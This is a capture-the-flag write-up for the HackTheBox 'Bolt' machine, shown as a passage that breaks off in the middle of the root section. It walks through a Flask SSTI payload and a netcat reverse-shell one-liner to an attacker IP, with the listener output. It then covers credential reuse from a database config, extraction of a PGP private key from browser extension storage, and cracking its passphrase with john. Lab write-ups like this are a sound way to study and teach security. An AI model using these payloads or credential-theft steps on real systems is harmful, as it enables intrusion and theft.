
As we can see, If we want to register we need to provide the invite code `XNSS-HSJW-3NGU-8XTJ` , We are able to register using this invite code:




By login using our credentials to http://demo.bolt.htb we get:





And by login to http://bolt.htb we get:





As we can see, We are able to login to both portals and we have more options on demo domain.

And also using the same credentials we are able to log in to http://mail.bolt.htb:




We can see an hints on http://bolt.htb dashboard:





So by enumerating the docker image we found the following file `41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad/app/home/routes.py` with the following function:

```
@blueprint.route('/confirm/changes/<token>')
def confirm_changes(token):
    """Confirmation Token"""
    try:
        email = ts.loads(token, salt="changes-confirm-key", max_age=86400)
    except:
        abort(404)
    user = User.query.filter_by(username=email).first_or_404()
    name = user.profile_update
    template = open('templates/emails/update-name.html', 'r').read()
    msg = Message(
            recipients=[f'{user.email}'],
            sender = 'support@example.com',
            reply_to = 'support@example.com',
            subject = "Your profile changes have been confirmed."
        )
    msg.html = render_template_string(template % name)
    mail.send(msg)

    return render_template('index.html')
```

So as we can see, If we are changeing our user name It will send an email to our mailbox with template `HTML` render.


We can use STTI attcak on username field.

We can change our username on http://demo.bolt.htb/admin/profile:





By write the following template on username we can get RCE:


```
{{config.__class__.__init__.__globals__['os'].popen('ls').read()}}
```




When we are changed the username we get two emails, one with confirmation link:




And when we are clicked on the confirmation link we get the second email with our injection:




We can get a reverse shell by using the following:

```
{{config.__class__.__init__.__globals__['os'].popen('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.14
```

And we get shell as `www-data`:

```
┌─[evyatar@parrot]─[/hackthebox/Bolt]
└──╼ $ nc -lvp 4242
listening on [any] 4242 ...
connect to [10.10.14.14] from passbolt.bolt.htb [10.10.11.114] 35886
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls /home
eddie clark
```

We can see two users, `eddie` and `clark`.

By enumerating we found DB credentials on `/etc/passbolt/passbolt.php` (which is the application that running on port 443):

```
...

    // Database configuration.
    'Datasources' => [
        'default' => [
            'host' => 'localhost',
            'port' => '3306',
            'username' => 'passbolt',
            'password' => 'rT2;jW7<eY8!dX8}pQ8%',
            'database' => 'passboltdb',
        ],
    ],
...
```

And we found this password `rT2;jW7<eY8!dX8}pQ8%` is the password of `eddie` user:

```
┌─[evyatar@parrot]─[/hackthebox/Bolt]
└──╼ $ ssh eddie@bolt.htb
eddie@bolt.htb's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.13.0-051300-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
```

```
You have mail.
Last login: Thu Sep  9 11:10:07 2021 from 10.10.14.6
eddie@bolt:~$ cat user.txt
a032e24864eaab4850855d6362dd2084
```

And we get the user flag `a032e24864eaab4850855d6362dd2084`.

## Root

By reading `eddie` user emails we get the following hint:

```
eddie@bolt:$ cat /var/mail/eddie
From clark@bolt.htb  Thu Feb 25 14:20:19 2021
Return-Path: <clark@bolt.htb>
X-Original-To: eddie@bolt.htb
Delivered-To: eddie@bolt.htb
Received: by bolt.htb (Postfix, from userid 1001)
        id DFF264CD; Thu, 25 Feb 2021 14:20:19 -0700 (MST)
Subject: Important!
To: <eddie@bolt.htb>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20210225212019.DFF264CD@bolt.htb>
Date: Thu, 25 Feb 2021 14:20:19 -0700 (MST)
From: Clark Griswold <clark@bolt.htb>

Hey Eddie,

The password management server is up and running.  Go ahead and download the extension to your browser and get logged
Once you're set up you can start importing your passwords.  Please be sure to keep good security in mind - there's a f

-Clark
```

Reading the passbolt documantation we see:

> Private Key storage
>
> The secret key along with the user configuration is stored in the web extension local storage. This local storage is in turn stored on the user file system with the browser profile data.

By running `linpeas` we can see the following:

```
...
[+] Looking for ssl/ssh files
ChallengeResponseAuthentication no
UsePAM yes
Possible private SSH keys were found!
/etc/ImageMagick-6/mime.xml
/home/eddie/.config/google-chrome/Default/Extensions/didegimhafipceonhjepacocaffmoppf/3.0.5_0/index.min.js
/home/eddie/.config/google-chrome/Default/Extensions/didegimhafipceonhjepacocaffmoppf/3.0.5_0/vendors/openpgp.js
/home/eddie/.config/google-chrome/Default/Local Extension Settings/didegimhafipceonhjepacocaffmoppf/000003.log
...
```

As we can see, This is log file of extention, By getting `strings` from this log file we found PGP private keys:

```
eddie@bolt:/home/eddie$ strings "/home/eddie/.config/google-chrome/Default/Local Extension Settings/didegimhafipceonhj
...
t-private-gpgkeys":"{\"MY_KEY_ID\":{\"key\":\"-----BEGIN PGP PRIVATE KEY BLOCK-----\\r\\nVersion: OpenPGP.js v4.10.9\\
...
```

We can get the PRIVATE key:


```
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: OpenPGP.js v4.10.9
Comment: https://openpgpjs.org

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
```

```
6599FMcw9nGzypVOgqgQv8JGmIUeCipD10k8nHW7m9YBfQB04y9wJw99WNw/
Ic3vdhZ6NvsmLzYI21dnWD287sPj2tKAuhI0AqCEkiRwb4Z4CSGgJ5TgGML8
11Izrkqamzpc6mKBGi213tYH6xel3nDJv5TKm3AGwXsAhJjJw+9K0MNARKCm
YZFGLdtA/qMajW4/+T3DJ79YwPQOtCrFyHiWoIOTWfs4UhiUJIE4dTSsT/W0
PSwYYWlAywj5
=cqxZ
-----END PGP PRIVATE KEY BLOCK-----
```

Let's crack the passphare of this private key using `john` :

```
┌─[evyatar@parrot]─[/hackthebox/Bolt]
└──╼ $ gpg2john key.key > keyhash

File key.key
┌─[evyatar@parrot]─[/hackthebox/Bolt]
└──╼ $ john --wordlist=~/Desktop/rockyou.txt keyhash
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 16777216 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 8 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Cam
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
merrychristmas   (Eddie Johnson)
1g 0:00:12:13 DONE (2021-10-03 00:19) 0.001364g/s 58.44p/s 58.44c/s 58.44C/s mhiedhie..memoteamo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

So we found the passpharse is `merrychristmas` .

From here, We have two methods to get the root password.

***Method 1***

By enumerating on `/etc/passbolt` (as `www-data` ) we found few intresting files.

The first file is `/etc/passbolt/routes.php` :


```
...
/**
 * Setup routes
 */
Router::scope('/setup', function ($routes) {
    $routes->setExtensions(['json']);

    // new routes
    $routes->connect('/start/:userId/:tokenId', ['prefix' => 'Setup', 'controller' => 'SetupStart', 'action' => 'start
        ->setPass(['userId', 'tokenId'])
        ->setMethods(['GET']);

    $routes->connect('/complete/:userId', ['prefix' => 'Setup', 'controller' => 'SetupComplete', 'action' => 'complete
        ->setPass(['userId'])
        ->setMethods(['PUT', 'POST']);

    $routes->connect('/recover/start/:userId/:tokenId', ['prefix' => 'Setup', 'controller' => 'RecoverStart', 'action'
        ->setPass(['userId', 'tokenId'])
        ->setMethods(['GET']);

    $routes->connect('/recover/complete/:userId', ['prefix' => 'Setup', 'controller' => 'RecoverComplete', 'action' =>
        ->setPass(['userId'])
        ->setMethods(['PUT', 'POST']);

    // Legacy v1 backward compatibility routes
```

```
    $routes->connect('/install/:userId/:tokenId', ['prefix' => 'Setup', 'controller' => 'SetupStart', 'action' => 'sta
